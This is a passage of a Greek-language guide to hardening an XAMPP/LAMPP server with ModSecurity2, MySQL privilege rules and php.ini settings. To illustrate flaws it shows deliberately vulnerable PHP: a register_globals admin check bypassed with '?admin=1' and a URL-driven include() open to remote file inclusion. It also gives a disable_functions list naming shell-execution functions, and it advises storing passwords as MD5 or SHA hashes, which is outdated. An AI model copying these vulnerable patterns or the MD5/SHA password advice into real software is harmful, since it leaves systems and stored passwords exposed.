XAMPP: Starting ProFTPD...

XAMPP for Linux started.
```

7. Τέλος, ελέγχουμε ότι το ModSecurity2 έχει όντως φορτωθεί με την παρακάτω εντολή:

```
root@ubuntu:/# /opt/lampp/bin/httpd -M

Loaded Modules:

 core_module (static)
```

```
 mpm_prefork_module (static)
 http_module (static)
 so_module (static)
 (...)
 ssl_module (shared)
 security2_module (shared)
 perl_module (shared)
Syntax OK
```

Ρυθμίσεις του ModSecurity2

Για να ρυθμίσουμε τους κανόνες που θα χρησιμοποιεί το ModSecurity2 κατά τη λειτουργία του, θα κατεβάσουμε το source πακέτο, και θα χρησιμοποιήσουμε τα αρχεία **.conf** που περιέχονται για ρυθμίσεις της λειτουργικότητας του ModSecurity2. Τα αρχεία αυτά περιέχουν αρχεία για τη ρύθμιση της βασικής λειτουργίας του module, καθώς και κανόνες που αφορούν την καταγραφή συμβάντων, τον εντοπισμό διαφόρων επιθέσεων και άλλες λειτουργίες που μπορεί να επιτελέσει το module.

Τα βήματα που πρέπει να ακολουθήσουμε είναι τα εξής:

1. Κατεβάζουμε το αρχείο **modsecurity-apache_2.5.9.tar.gz** από την ίδια ιστοσελίδα.
2. Αποσυμπιέζουμε το αρχείο σε ένα φάκελο (π.χ. με όνομα **modsecurity-apache_2.5.9**).
3. Τα αρχεία και οι φάκελοι που χρειαζόμαστε είναι τα εξής:
    i. ./modsecurity.conf.minimal -> modsecurity.conf
    ii. ./rules/*
    iii. ./rules/optional_rules/*

4. Χρειαζόμαστε ένα φάκελο για να αντιγράψουμε εκεί όλα τα αρχεία του ModSecurity2 και για να ξεχωρίζουν από τα υπόλοιπα. Ο φάκελος **/opt/lampp/etc/** χρησιμοποιείται για αρχεία ρυθμίσεων των λογισμικών του server και ο **/opt/lampp/etc/extra/** για τις επιπλέον ρυθμίσεις του LAMPP Apache. Θα δημιουργήσουμε έναν υποφάκελο στον τελευταίο με όνομα **mod_sec2_rules** (δηλαδή με διαδρομή **/opt/lampp/etc/extra/mod_sec2_rules/**).

```
sudo mkdir /opt/lampp/etc/extra/mod_sec2_rules
```

5. Στη συνέχεια, θα αντογράψουμε όλα τα αρχεία που χρειαζόμαστε στον φάκελο που μόλις δημιουργήσαμε. Αφού μεταφερθούμε στον φάκελο **modsecurity-apache_2.5.9**, στον οποίο προηγουμένως αποσυμπιέσαμε τα αρχεία του source πακέτου του ModSecurity2, εκτελούμε τις παρακάτω εντολές για να γίνει η αντιγραφή:

```
sudo cp modsecurity.conf.minimal
/opt/lampp/etc/extra/mod_sec2_rules/modsecurity.conf

sudo cp –R rules /opt/lampp/etc/extra/mod_sec2_rules/
```

6. Ανοίγουμε το αρχείο ρυθμίσεων του Apache με όποιον text editor επιθυμούμε

```
root@ubuntu:/# gedit /opt/lampp/etc/httpd.conf
```

και προσθέτουμε τις παρακάτω γραμμές.

```
#mod_security2

<IfModule security2_module>

        Include etc/extra/mod_sec2_rules/*.conf

        Include etc/extra/mod_sec2_rules/rules/*.conf

</IfModule>
```

7. Κάνουμε επανεκκίνηση του LAMPP (ή μόνο του Apache) και ελέγχουμε ότι έγινε εκκίνηση του Apache χωρίς προβλήματα.

```
root@ubuntu:/# /opt/lampp/lampp restart

Stopping XAMPP for Linux 1.7.3a...

XAMPP: Stopping Apache with SSL...

XAMPP: Stopping MySQL...

XAMPP: Stopping ProFTPD...

XAMPP stopped.

Starting XAMPP for Linux 1.7.3a...

XAMPP: Starting Apache with SSL (and PHP5)...

XAMPP: Starting MySQL...

XAMPP: Starting ProFTPD...

XAMPP for Linux started.
```

Τα νέα αρχεία καταγραφής βρίσκονται στο φάκελο **/opt/lampp/logs/** και είναι τα αρχεία **modsec_audit.log** και **modsec_debug.log**.

3.2. MySQL

Η MySQL είναι η βάση δεδομένων που υπάρχει ενσωματωμένη στο LAMPP για την αποθήκευση δεδομένων των εφαρμογές που θα φιλοξενεί ο server μας. Ένα μεγάλο βήμα περιλαμβάνει την ασφάλεια του MySQL server απέναντι σε επιθέσεις είτε μέσω δικτύου είτε μέσω των web εφαρμογών.

Η ασφάλεια της MySQL βασίζεται σε Λίστες Ελέγχου Πρόσβασης (**Access Control Lists - ACLs**) για όλες τις συνδέσεις της, τα ερωτήματα και όποιες άλλες λειτουργίες μπορούν οι χρήστες να εκτελέσουν. Υπάρχει, επίσης, υποστήριξη για συνδέσεις κρυπτογραφημένες μέσω SSL ανάμεσα στους MySQL clients και τον server. Στη συνέχεια θα μιλήσουμε για κάποια γενικά θέματα που πρέπει να έχουμε στο μυαλό μας όταν πρέπει να διαχειριστούμε ένα MySQL server γενικότερα.

3.2.1. Γενικές οδηγίες για την ασφάλεια στον MySQL server

- Δεν πρέπει ποτέ να δίνεται πρόσβαση στον πίνακα **user** και γενικότερα στη βάση **mysql** σε κανένα χρήστη πέραν του χρήστη **root** της MySQL.

- Πρέπει να έχουμε πολύ καλή γνώση και να κατανοούμε σε μεγάλο βαθμό τα δικαιώματα πρόσβασης της MySQL για να μπορούμε να δίνουμε στον κάθε χρήστη μόνο τα δικαιώματα που πρέπει να έχει και ποτέ περισσότερα.

- Δεν πρέπει να δίνονται δικαιώματα μαζικά σε όλους τους hosts που μπορούν να συνδεθούν στην βάση μας. Πρέπει να είναι ξεκάθαρα και πλήρως διαχωρισμένα τα όρια του κάθε χρήστη σε κάθε host. Είναι πολύ εύκολο να πιστεύουμε ότι έχουμε ορίσει σωστά τα δικαιώματα των χρηστών μας και παρόλα αυτά να έχουμε παραχωρήσει περισσότερα δικαιώματα μέσω της επιλογής «**All users**» ή «**All hosts**».

- Η σωστή πρακτική παραχώρησης δικαιωμάτων δεν είναι να δώσουμε πλήρη δικαιώματα και στη συνέχεια να αφαιρέσουμε αλλά το αντίθετο. Με τον τρόπο αυτό θα είμαστε σε θέση να γνωρίζουμε πολύ καλύτερα τα δικαιώματα που έχει ο κάθε χρήστης και επίσης διευκολύνεται και η ανάκτησή τους από το σύστημα όταν χρειαστεί.

- Δεν πρέπει να υπάρχουν χρήστες χωρίς κωδικό πρόσβασης. Αυτό ισχύει όχι μόνο για τον χρήστη **root** αλλά και για όλους τους χρήστες.

- Δεν πρέπει να αποθηκεύουμε ποτέ κωδικούς ως κείμενο οπουδήποτε στις βάσεις δεδομένων μας. Η σωστή πρακτική είναι να χρησιμοποιούμε αλγορίθμους όπως ο **MD5()** ή ο **SHA()** (μονόδρομους αλγόριθμους κρυπτογράφησης) και να αποθηκεύουμε στη βάση την τιμή που επιστρέφουν για τον κωδικό που θέλουμε να αποθηκεύσουμε.

- Πρέπει να χρησιμοποιούμε, όπως πάντα, όσο δυνατότερους κωδικούς μπορούμε.

- Πρέπει να περιορίζουμε την πρόσβαση στην MySQL μόνο σε hosts που επιθυμούμε και σε κανέναν άλλο. Ένας τρόπος να ελέγξουμε εάν είναι δυνατή η πρόσβαση από οποιοδήποτε τερματικό μπορούμε απλά να εκτελέσουμε την εντολή

```
telnet server_hostname 3306
```

όπου server_hostname είναι το domain ή η IP διεύθυνση του server τον οποίο θέλουμε να ελέγξουμε και 3306 είναι η προκαθορισμένη θύρα που χρησιμοποιεί η MySQL εάν δεν την έχουμε αλλάξει. Εάν καταφέρουμε να συνδεθούμε και δούμε μερικούς περίεργους χαρακτήρες ενώ περιμένει για την εντολή μας, τότε η θύρα είναι προσβάσιμη και πρέπει να ρυθμιστεί στο firewall ή στο router καθώς και στις ρυθμίσεις της ίδιας της MySQL. Εάν δεν συνδεόμαστε ή η MySQL μας αρνείται τη σύνδεση τότε η πρόσβαση στη θύρα αυτή ή στη MySQL είναι μπλοκαρισμένη. Συνήθως, η τελευταία είναι και η επιθυμητή συμπεριφορά καθώς ο λόγος ύπαρξης της βάσης δεδομένων στο server μας είναι για να εξυπηρετήσει τις αναγκες των εφαρμογών μας και μόνο και δεν είναι θεμιτή η πρόσβαση από άλλους εξωτερικούς hosts για κανένα λόγο.

- Πρέπει πάντα να ελέγχουμε τα δεδομένα που εισάγουν οι χρήστες στις διάφορες φόρμες των εφαρμογών μας. Η MySQL δεν μπορεί να γνωρίζει εάν μία εντολή είναι κακόβουλη ούτε και μπορεί να διαχωρίσει αν πρέπει να την εκτελέσει ή όχι. Το μόνο που θα ελέγξει είναι εάν ο χρήστης που προσπαθεί να εκτελέσει ένα ερώτημα ή μία εντολή έχει τα κατάλληλα δικαιώματα για την πράξη αυτή. Θα επεκταθούμε στο θέμα αυτό αργότερα στο κεφάλαιο για τις επιθέσεις.

- Προτείνεται να κρυπτογραφούμε τα δεδομένα που αποστέλλονται μέσω Internet. Τα δεδομένα αυτά είναι διαθέσιμα σε οποιονδήποτε έχει την ικανότητα και το χρόνο για να τα υποκλέψει και να τα χρησιμοποιήσει για δικούς του σκοπούς. Για να κρυπτογραφήσουμε τα δεδομένα αυτά μπορούμε να χρησιμοποιήσουμε πρωτόκολλα όπως το SSL και το SSH. Η MySQL υποστηρίζει εσωτερικές SSL συνδέσεις. Μια άλλη τεχνική είναι να χρησιμοποιήσουμε SSH port-forwarding για να δημιουργήσουμε ένα

κρυπτογραφημένο και συμπιεσμένο κανάλι μεταφοράς των δεδομένων για την επικοινωνία μας.

- Δεν πρέπει να επιτρέπουμε ποτέ στον MySQL server να εκτελείται (ως διεργασία) από την χρήστη **root**. Κάτι τέτοιο θα μπορούσε να δημιουργήσει πάρα πολλά κενά ασφάλειας. Ένα απλό παράδειγμα είναι ένας χρήστης με το δικαίωμα **FILE**, ο οποίος θα έχει τη δυνατότητα να δημιουργήσει αρχεία ως root στον server. Επίσης, με το δικαίωμα αυτό έχει τη δυνατότητα κάποιος να διαβάσει αρχεία από το σύστημα αρχείων του server. Για να αποφύγουμε ένα τέτοιο πρόβλημα, ορίζουμε τον χρήστη με τον οποίο θα εκτελείται ο MySQL server στο αρχείο ρυθμίσεών του (**/opt/lampp/etc/my.cnf**).

```
[mysqld]
user=mysql
```

- Πρέπει να απαγορεύουμε την χρήση συμβολικών συνδέσμων (**symbolic links - symlinks**) σε πίνακες της βάσης δεδομένων. Για να το καταφέρουμε μπορούμε να χρησιμοποιήσουμε την επιλογή **–skip-symbolic-links**.

- Πρέπει να ορίσουμε τα δικαιώματα του φακέλου στον οποίο έχουμε εγκαταστήσει την MySQL έτσι ώστε ο μόνος χρήστης που να έχει πρόσβαση να είναι ο χρήστης που ορίσαμε στην εντολή **user** στο αρχείο **my.cnf**.

- Δεν πρέπει να δίνονται σε μη διαχειριστικούς λογαριασμούς χρηστών τα δικαιώματα PROCESS και SUPER. Η έξοδος των εντολών mysqladmin processlist και SHOW PROCESSLIST προβάλλουν το κείμενο όλων των εντολών που εκτελούνται σε μια δεδομένη στιγμή, οπότε οποιοσδήποτε χρήστης μπορεί να έχει πρόσβαση σε τέτοιες πληροφορίες, μπορεί ίσως και να υποκλέψει εντολές που να περιέχουν κωδικούς ή άλλα σημαντικά δεδομένα.

3.3. PHP

Η PHP είναι η πιο δημοφιλής και ευρέως διαδεδομένη scripting γλώσσα για web εφαρμογές και αποτελεί βασικό και σημαντικό κομμάτι του Apache. Συνεπώς, οι περισσότερες εφαρμογές, κατά πάσα πιθανότητα, θα απαιτούν την ύπαρξή της. Η PHP είναι μία πολύ δυνατή γλώσσα αλλά και εξίσου πολύπλοκη. Στη συνέχεια θα δούμε πώς μπορούμε να ρυθμίσουμε την PHP για να επιτύχουμε ένα πιο ασφαλές περιβάλλον.

3.3.1. Χρήση της PHP ως module του Apache

Σχετικά με την ύπαρξη και χρήση της PHP, υπάρχουν δύο επιλογές: είτε να ενσωματωθεί στον Apache ως module, είτε ως CGI γλώσσα. Στο LAMPP, η PHP λειτουργεί ως module του Apache και, συνεπώς, όλες οι λειτουργίες της υπόκεινται στα δικαιώματα που έχει ο χρήστης με τον οποίο λειτουργεί ο Apache στο σύστημά μας. Η διαδικασία και ο τρόπος ρύθμισης της PHP είναι παρεμφερή με τα αντίστοιχα του Apache.

Σε πρώτη φάση πρέπει να είμαστε σίγουροι ότι η PHP έχει φορτωθεί και ότι ο Apache είναι σωστά ρυθμισμένος να αναγνωρίζει τα **.php** αρχεία και γενικότερα τα αρχεία εκείνα που περιέχουν php κώδικα. Στη συνέχεια πρέπει να ενημερώσουμε την εντολή DirectoryIndex του Apache.

```
# Load the PHP module (the module is in subdirectory
modules/ in Apache 2)

LoadModule php5_module libexec/libphp5.so



DirectoryIndex index.html index.html.var index.php
index.php3 index.php4
```

Όσον αφορά το LAMPP, η διαδρομή για το php.ini αρχείο (αρχείο ρυθμίσεων της PHP) είναι **/opt/lampp/etc/php.ini**. Στο αρχείο αυτό περιέχονται ρυθμίσεις που αφορούν την PHP και μόνο και τις οποίες θα αναπτύξουμε στη συνέχεια.


3.3.2. Modules της PHP

Η αρχιτεκτονική της PHP είναι παρόμοια με αυτή του Apache, δηλαδή οι λειτουργίες της διαχωρίζονται σε modules τα οποία μπορούμε να ενεργοποιήσουμε ή να απενεργοποιήσουμε κατά βούληση. Όπως και με τον Apache, δεν παρουσιάζουν όλα τα modules αυτά την ίδια επικινδυνότητα. Το πρώτο βήμα λοιπόν είναι να μάθουμε ποια modules φορτώνονται κάθε φορά που ο server μας ξεκινάει να λειτουργεί.

Για να δούμε λοιπόν μια λίστα με τα modules αυτά, μπορούμε να δημιουργήσουμε το παρακάτω script και να το εκτελέσουμε ως ιστοσελίδα:

```
<?php

     $counter = 0;

     $extension_list = get_loaded_extensions( );

     foreach($extension_list as $id => $extension) {

         if ($counter == 0) {

             echo '<div style="float:left; margin-right:
50px"><pre>';

         } else { echo '' ; }

         echo($id . ". " . $extension . "\n");

         if ($counter < 15) {

             $counter++;

         } else { $counter = 0 ; echo '</pre></div>'; }

     }

?>
```

το οποίο θα μας επιστρέψει το παρακάτω:



Τα modules που βλέπουμε στην παραπάνω εικόνα είναι και αυτά που περιέχονται στην τυπική εγκατάσταση του LAMPP, χωρίς καμία επιπλέον παρέμβαση.

Από άποψη ασφάλειας, θα μας απασχολήσει μόνο το **Posix** καθώς μπορεί να χρησιμοποιηθεί για να ανακτήσει ευαίσθητες πληροφορίες του server. Πολλές επιθέσεις γραμμένες σε PHP γλώσσα έχουν χρησιμοποιήσει εντολές του posix με σκοπό την αναγνώριση του server. Για να απενεργοποιήσουμε το posix, πρέπει να χρησιμοποιήσουμε τον διακόπτη **--disable-posix** κατά τη ρύθμιση της PHP για ανασύνταξη (compilation).

Ως διαχειριστές συστημάτων, κατά πάσα πιθανότητα θα σας ζητηθεί από τους χρήστες να προσθέσετε διάφορα modules για την PHP. Πρέπει πάντα να ελέγχεται ο αντίκτυπος της προσθήκης αυτής σε όλο το σύστημα πριν προχωρήσουμε στην εγκατάστασή του.

3.3.3. Ρύθμιση της PHP

Η διαδικασία ρύθμιση της PHP είναι μία απαιτητική και χρονοβόρα διαδικασία διότι υπάρχουν πάρα πολλές επιλογές. Με την εγκατάσταση θα δούμε ότι υπάρχει και ένα αρχείο με προτεινόμενες ρυθμίσεις (**/opt/lampp/etc/php.ini**), το οποίο θα

πρέπει να χρησιμοποιήσουμε ως αφετηρία για να δημιουργήσουμε το δικό μας τελικό αρχείο **php.ini**, με τις ρυθμίσεις που ικανοποιούν τις δικές μας απαιτήσεις αναγκών των εφαρμογών μας αλλά και, φυσικά, τις απαραίτητες ρυθμίσεις ασφάλειας.

Απενεργοποίηση ανεπιθύμητων/άχρηστων δυνατοτήτων

Όπως προαναφέραμε, η PHP αποτελεί ένα πολύ δυνατό εργαλείο στα χέρια των προγραμματιστών και μερικές φορές είναι δύσκολο να αντιληφθούμε την πλήρη δύναμή της λόγω έλλειψης γνώσης όλου του εύρους των δυνατοτήτων της. Συνήθως, όμως, οι προκαθορισμένες ρυθμίσεις της PHP ήταν αρκετά «χαλαρές» με αποτέλεσμα τη μειωμένη ασφάλεια σε περίπτωση που δεν διαμορφώναμε τις ρυθμίσεις για να καλύψουν τις δικές μας απαιτήσεις. Στις τελευταίες εκδόσεις, είναι αξιοσημείωτη η προσοχή που έχει δοθεί στην ασφάλεια (σε επίπεδο προκαθορισμένων ρυθμίσεων), παρόλα αυτά δεν έχει επιτευχθεί το μέγιστο δυνατό επίπεδο ασφάλειας που μπορεί να παρέχει η PHP.

register_globals, allow_url_fopen και allow_url_include

Όσον αφορά στην επιλογή **register_globals**, έχει θεωρηθεί η χειρότερη δυνατότητα της γλώσσας αυτής. Η επιλογή αυτή είναι πλέον απενεργοποιημένη στις προεπιλεγμένες ρυθμίσεις της PHP. Ο λόγος που την αναφέρουμε, όμως, είναι διότι:

- Υπάρχει ακόμα και μπορεί ανά πάσα στιγμή να ανεργοποιηθεί.
- Αποτελεί μέγιστο κίνδυνο και τεράστιο κενό ασφάλειας.
- Μπορεί να ζητηθεί από κάποιον χρήστη ή εφαρμογή να ενεργοποιηθεί, οπότε πρέπει να γνωρίζουμε τη λειτουργία της.

Ιστορικά, η επιλογή αυτή εμφανίζεται από την αρχή της PHP και είναι ένας από τους λόγους που η γλώσσα αυτή γνώρισε τόση δημοτικότητα όση έχει σήμερα.

Ενεργοποιώντας τη επιλογή αυτή, δίνουμε στην PHP τη δυνατότητα να μετατρέπει αυτόματα τις **$_REQUEST** παραμέτρους σε καθολικές μεταβλητές. Για παράδειγμα, στο παρακάτω url:

```
http://www.apachesecurity.net/sayhello.php?name=Ivan
```

δίνεται μία παράμετρος με το όνομα **name**. Με την επιλογή **register_blobals** ενεργοποιημένη, θα μπορούσαμε να εκτελέσουμε το παρακάτω για να εκτυπώσουμε την τιμή της μεταβλητής αυτής.

```
<? echo "Hello $name!"; ?>
```

Κάτι τέτοιο, όμως, όσο βολικό κι αν είναι, δημιουργεί τεράστια κενά ασφάλειας και άπειρα προβλήματα στην ανάπτυξη εφαρμογών τα οποία ανακαλύφθηκαν πολύ αργότερα. Το επόμενο παράδειγμα θα μπορούσε να βρίσκεται στην αρχή σελίδων διαχείρισης για να πιστοποιήσει ότι έχει γίνει είσοδος από κάποιον διαχειριστή στο σύστημα:

```
<?
   if (isset($admin) = = false) {
     die "This page is for the administrator only!";
   }
?>
```

Η μεταβλητή **$admin**, θεωρητικά, θα πρέπει να έχει δημιουργηθεί κατά την διαδικασία πιστοποίησης των χρηστών. Παρόλα αυτά, με την επιλογή **register_globals** ενεργοποιημένη, εάν προσθέσουμε στο τέλος του url το κείμενο

```
?admin=1
```

θα μας δώσει πρόσβαση στις σελίδες διαχείρισης καθώς το σύστημα θα θεωρήσει ότι έχει γίνει επιτυχής είσοδος στο σύστημα από κάποιο διαχειριστή.

Μέσω της επιλογής **allow_url_fopen**, δίνεται η δυνατότητα στους προγραμματιστές να συμπεριφέρονται στα urls ως αρχεία. Η επιλογή αυτή είναι

ακόμα και σήμερα ενεργοποιημένη. Η επιλογή **allow_url_include**, προσφέρει τη δυνατότητα να εκτελεστεί ο κώδικας μίας οποιασδήποτε σελίδας (αρχείο php) καλέσουμε στον κώδικα της εφαρμογής είτε βρίσκεται στον server μας, είτε όχι.

Παλαιότερα, υπήρχε μόνο η πρώτη από τις προαναφερθείσες επιλογές, της οποίας η λειτουργικότητα κάλυπτε και των δύο.

Είναι σύνηθες να αλλάζει η σελίδα που θέλουμε να φορτώσουμε ως αποτέλεσμα κάποιας επιλογής του χρήστη. Επίσης συνηθισμένο ήταν να περιέχεται στο url ολόκληρο το όνομα του αρχείου και της διαδρομής του (ή έστω μέρος αυτού).

```
http://www.example.com/view.php?what=index.php
```

Στη συνέχεια η τιμή αυτής της μεταβλητής χρησιμοποιούταν σε μία εντολή **include()**:

```
<? include($what) ?>
```

Το αποτέλεσμα δεν είναι κανένα άλλο από το να δίνουμε την δυνατότητα στον επιτιθέμενο να διαβάσει αρχεία στο σύστημά μας αλλά, ακόμα χειρότερα, του δίνουμε τη δυνατότητα να εκτελέσει στη σελίδα μας (κατ' επέκταση και στον server μας) κώδικα ο οποίος βρίσκεται είτε σε κάποιο άλλο server, είτε στο τερματικό του ίδιου του επιτιθέμενου και γενικότερα οπουδήποτε στο Internet.

Για το λόγο αυτό, οι τιμές των τριών αυτών επιλογών προτείνεται πλέον να ορίζονται ως εξής:

```
allow_url_fopen = On

allow_url_include = Off

register_globals = Off
```

Δυναμική ενεργοποίηση φόρτωση πρόσθετων λειτουργιών (modules)

Στην PHP παρέχεται η δυνατότητα να φορτώνονται προγραμματιστικά τα διάφορα πρόσθετα, δηλαδή κατά την εκτέλεση ενός script. Όταν συμβαίνει κάτι τέτοιο, το πρόσθετο αυτό ενσωματώνεται στην PHP και λειτουργεί με τα ίδια δικαιώματα όπως και η ίδια η γλώσσα. Το αποτέλεσμα είναι να μπορεί κανείς να γράψει κάποια εφαρμογή η οποία θα παρακάμπτει τις ρυθμίσεις που έχουμε επιβάλει στο σύστημα και την ασφάλειά μας.

"Attacking Apache with builtin Modules in Multihomed Environments" by andi@void (http://www.phrack.org/phrack/62/p62-0x0a_Attacking_Apache_Modules.txt).

Μια τέτοια επίθεση περιλαμβάνει την προσθήκη κακόβουλου κώδικα στον Apache (ως PHP module). Είναι ξεκάθαρος, λοιπόν, ο λόγος για τον οποίο αποφασίζουμε να απενεργοποιήσουμε τη δυνατότητα αυτή. Φυσικά, με την κίνησή μας αυτή δεν καταργούμε την χρήση modules με την PHP, την περιορίζουμε μόνο σε αυτά που επιλέγουμε να χρησιμοποιήσουμε μέσω του **php.ini** αρχείου ρυθμίσεων.

```
enable_dl = Off
```

Εμφάνιση πληροφοριών σχετικά με την PHP

Σε γενικές γραμμές, όπως έχουμε αναφέρει ξανά, οι επιτιθέμενοι πρέπει να μπορούν να συλλέξουν όσο γίνεται λιγότερες πληροφορίες σχετικά με τον server μας, τα λογισμικά που χρησιμοποιούμε και τις εκδόσεις αυτών. Όσο περισσότερα γνωρίζει για το σύστημα στο οποίο θέλει να επιτεθεί, τόσο λιγότερος χρόνος απαιτείται για τον εντοπισμό των αδυναμιών που μπορεί να υπάρχουν.

Για παράδειγμα, στις επικεφαλίδες ενός HTTP Response, περιέχονται πληροφορίες σχετικά με την έκδοση της PHP που χρησιμοποιήθηκε για τη δημιουργία του αντίστοιχου response.

```
Server: Apache/1.3.31 (Unix) PHP/4.3.7
```

Ακόμα κι αν απενεργοποιήσουμε αυτή την επιλογή μέσω του Apache (όπως έχουμε ήδη αναφέρει), υπάρχουν και τα εξής urls που παρέχουν πληροφορίες για την PHP και το σύστημά μας αλλά ακόμα και για τις ρυθμίσεις που έχουμε επιβάλει στην PHP. Οι επόμενες σελίδες δείχνουν τις σελίδες «PHP Credits», «το λογότυπο της PHP», «το λογότυπο της ZEND» και το «λογότυπο Easter Egg» αντίστοιχα:

```
http://www.example.com/index.php?=PHPB8B5F2A0-3C92-11d3-
A3A9-4C7B08C10000

http://www.example.com/index.php?PHPE9568F34-D428-11d2-A769-
00AA001ACF42

http://www.example.com/index.php?PHPE9568F35-D428-11d2-A769-
00AA001ACF42

http://www.example.com/index.php?PHPE9568F36-D428-11d2-A769-
00AA001ACF42
```

Για την απόκρυψη αυτών των πληροφοριών χρησιμοποιούμε τη ρύθμιση της επιλογής **expose_php** σε **Off**.

```
expose_php = Off
```

Απενεργοποίηση Μεθόδων και Κλάσεων

Οι επιλογές disable_functions και disable_classes δίνουν τη δυνατότητα να απενεργοποιήσουμε συγκεκριμένες μεθόδους και κλάσεις και όχι ολόκληρου του πακέτου που τις περιέχει.

Παραδείγματος χάριν, οι μέθοδοι **openlog()** και **syslog()** παρέχουν την δυνατότητα σε ένα script να στέλνει μηνύματα στο αρχείο **syslog**, το οποίο είναι το βασικό αρχείο καταγραφής συμβάντων των εφαρμογών Linux. Η δυνατότητές τους όμως δεν περιορίζεται μέχρι εκεί. Ένα ακόμα σημαντικό χαρακτηριστικό τους είναι ότι μπορούν να αλλάζουν το όνομα χρήστη για το οποίο γίνεται η

καταγραφή στο **syslog**. Ο επιτιθέμενος, λοιπόν, έχει τη δύναμη να τη χρησιμοποιήσει με αποτέλεσμα να αναγκάσει τα μηνύματα να μην καταγραφούν.

Επίσης, κάποιες μέθοδοδοι που χρησιμοποιούνται για το χερσμό του Apache μέσω της PHP, έχουν αυξημένη επικινδυνότητα και μπορούν να χρησιμοποιηθούν κακόβουλα. Εάν δεν απαιτούνται από τις εφαρμογές μας είναι καλό να τις απενεργοποιήσουμε.

```
disable_functions = openlog, apache_child_terminate,
apache_get_modules, apache_get_version, apache_getenv,
apache_note, apache_setenv, virtual, show_source, system,
shell_exec, passthru, exec, phpinfo, popen, proc_open
```

Περιορισμός πρόσβασης στα αρχεία του συστήματος

Η πιο χρήσιμη αλλά και σχετική με την ασφάλεια ρύθμιση είναι η **open_basedir**. Χρησιμοποιείται για να δηλώσουμε στην PHP μια λίστα με επιτρεπτά προθέματα διαδρομών αρχείων χωρισμένα με τον χαρακτήρα «**;**» σε περιβάλλον Linux. Η πρόσβαση της PHP στο σύστημα θα περιοριστεί σε διαδρομές οι οποίες ξεκινούν με το πρόθεμα αυτό. Ο περιορισμός αυτός επηρεάζει και php scripts αλλά και άλλα αρχεία δεδομένων στο σύστημα. Είναι μια ρύθμιση που δεν πρέπει ποτέ να παραλείπεται. Στην περίπτωση του LAMPP, η σωστή τιμή αυτής της ρύθμισης, είναι η εξής:

```
open_basedir = /opt/lampp/htdocs/
```

Πρέπει να κατανοήσουμε, όμως, ότι υπάρχει διαφορά ανάμεσα στον περιορισμό σε επίπεδο φακέλου και σε επίπεδο προθέματος διαδρομής. Για παράδειγμα, αν ορίσουμε την τιμή ως **/opt/lampp/htdocs**, σημαίνει ότι επιτρέπουμε την πρόσβαση και σε φακέλους με ονόματα **htdocs1**, **htdocs2**, κτλ που περιέχονται στον φάκελο **/opt/lampp**. Για το λόγο αυτό δεν πρέπει να παραλείπουμε το χαρακτήρα «/» στο τέλος του προθέματος για να δηλώσουμε ότι μας ενδιαφέρει ο συγκεκριμένος φάκελος και μόνο.

Σε σύγκριση με τους τρόπους που περιγράψαμε σχετικά με τον Apache και τη διασφάλιση ότι δεν θα έχει πρόσβαση σε αρχεία πέραν της δικαιοδοσίας του, η χρήση της εντολής **open_basedir** θα μπορούσε να θεωρηθεί ένας τρόπος αυτοπεριορισμού της PHP. Από προγραμματιστικής άποψης, πρέπει πάντα να ελέγχονται τα δικαιώματα πρόσβασης σε κάποιο πόρο του συστήματος καθώς και αν είναι θεμιτή η πρόσβαση στον πόρο αυτό. Είναι, όμως, γεγονός ότι σχεδόν πάντα βρίσκονται τρόποι να ξεγελαστει η PHP αν μείνουμε μόνο σε αυτό και δεν επιβάλλουμε πιο σκληρά μέτρα. Συγκεκριμένα, έχει βρεθεί ένας τρόπος για να παρακαμφεί ο περιορισμός της **open_basedir** μέσω της χρήσης της βιβλιοθήκης **cURL** και έχει καταγραφεί στις αδυναμίες της PHP με σκοπό την περαιτέρω ασφάλιση της PHP από τέτοιου είδους αδυναμίες.

Ρυθμίσεις καταγραφής και προβολής λαθών

Τα μηνύματα που μπορούν να καταγραφούν στην PHP ποικίλουν και διαχωρίζονται ανάλογα με την κρισιμότητά τους. Η σωστή πρακτική όσον αφορά στην καταγραφή των συμβάντων είναι η πλήρης καταγραφή χωρίς να παραλείπονται ούτε τα ελαχίστως κρίσιμα μηνύματα. Για να γίνει αυτό χρησιμοποιούνται οι παρακάτω εντολές στο αρχείο **php.ini**:

```
error_reporting = E_ALL

log_errors = On
```

